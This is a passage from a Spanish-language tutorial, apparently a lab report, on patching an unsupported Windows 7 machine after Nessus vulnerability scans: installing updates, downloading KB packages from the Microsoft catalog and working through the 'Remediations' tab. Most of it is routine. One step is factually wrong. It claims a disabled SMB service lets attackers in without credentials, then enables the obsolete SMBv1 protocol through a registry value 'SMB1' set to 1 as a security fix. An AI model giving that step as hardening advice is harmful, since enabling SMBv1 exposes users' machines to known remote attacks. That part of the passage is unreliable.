

Ilustración 186 – Instalación de las actualizaciones

Una vez se han instalado las actualizaciones posibles, reiniciamos el equipo.



Ilustración 187 – Nº de actualizaciones instaladas

Esperamos a que las actualizaciones se apliquen correctamente.

Ilustración 188 – Configuración de las actualizaciones

Una vez el equipo termine de aplicar las actualizaciones y arranque, nos dirigimos al apartado de Windows Update para comprobar que no queden más actualizaciones por instalar.



Ilustración 189 – Windows Update sin actualizaciones

Una vez instaladas todas las actualizaciones, volvemos a lanzar un escaneo para comprobar el estado del equipo. Y como podemos observar en la imagen siguiente, el equipo aún tiene muchas vulnerabilidades críticas y altas.



Ilustración 190 – 2º Escaneo de Vulnerabilidades Windows 7

Entramos en las más críticas para analizarlas.



Ilustración 191 – Vulnerabilidad – Sistema Operativo sin soporte

Como podemos ver hay vulnerabilidades que no pueden ser parcheadas y esto es por seguir manteniendo el uso de un sistema operativo sin soporte. Analizamos las dos vulnerabilidades.



Ilustración 192 – Vulnerabilidad – Versión sin soporte



Ilustración 193 – Vulnerabilidad – Versión del SO sin soporte

Seguimos analizando el resto de las vulnerabilidades. Y como vemos, nos indican que aún tenemos actualizaciones de seguridad sin instalar. Entramos en los links que nos dan de solución y seguimos los pasos.



Ilustración 194 – Vulnerabilidad – Falta de actualizaciones de seguridad

https://support.microsoft.com/en-us/topic/august-11-2020-kb4571729-monthly-rollup-fd5c6c28-88ab-14f6-2621-a95283201041

Instalamos todas las actualizaciones de seguridad pendientes. Para ello, lo primero que haremos será entrar a la página de descargas de actualizaciones de Windows: (https://www.catalog.update.microsoft.com/Home.aspx) y buscaremos las actualizaciones que nos faltan.

Ilustración 195 – Actualizaciones de seguridad a instalar

Una vez descargadas, instalamos una a una todas las actualizaciones de seguridad de la siguiente manera. Ejecutamos él .exe y le damos a la opción 'si' para que se inicie la instalación.



Ilustración 196 – Actualización KB4571729

Esperamos a que termine de instalarse.



Ilustración 197 – Progreso de la actualización

Una vez termine de instalarse cada actualización debemos reiniciar el equipo. Seguimos viendo más vulnerabilidades para intentar eliminar todas las posibles. En la siguiente imagen, Nessus nos indica que tenemos el servicio SMB desactivado, esto puede provocar que un atacante se cuele en nuestro equipo sin necesidad de credenciales por lo que procedemos a activarlo.



Ilustración 198 – Vulnerabilidad – SMB desactivado

Para activar el servicio de SMB entramos al registro de Windows escribiendo 'regedit' en la sección de búsqueda de Windows. Una vez dentro vamos a la siguiente ruta:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters y creamos un nuevo valor de tipo 'DWORD'.



Ilustración 199 – creación de valor

Le damos un nombre. Como es para samba lo llamaremos 'SMB1' y le daremos un valor de 1.



Ilustración 200 – Valor a 1

Para no tener que seguir analizando cada vulnerabilidad de una en una, podemos ir a la pestaña de 'Remediations' en Nessus y hacer los pasos que nos dice en esa sección para quitar la mayor cantidad de vulnerabilidades.



Ilustración 201 – Pestaña 'Remediations'

Vamos instalando cada actualización que nos indique. Empezamos por Microsoft Edge, el cual podemos actualizarlo o desinstalarlo. Para ello, entramos a la parte de configuración de Microsoft Edge y le damos a actualizar.



Ilustración 202 – Configuración Microsoft Edge

Una vez se haya actualizado, reiniciamos el explorador, volvemos a entrar y verificamos que este actualizado.



Ilustración 203 – Microsoft Edge actualizado

Seguimos con el siguiente paso, instalar la actualización KB5020000. Para ello la buscamos en el catálogo de actualizaciones de Windows y la descargamos.



Ilustración 204 – KB5020000

Una vez descargado él .exe de la actualización, lo ejecutamos y cómo podemos ver nos dice que no es aplicable a nuestro equipo por lo que es una actualización de seguridad que no podemos aplicar.



Ilustración 205 – Actualización no aplicable

Probamos a instalar el siguiente KB. Repetimos todos los pasos para la descarga y la instalación.



Ilustración 206 – Actualización KB5006671

Una vez haya terminado, reiniciamos el equipo y esperamos a que termine de aplicar la actualización.

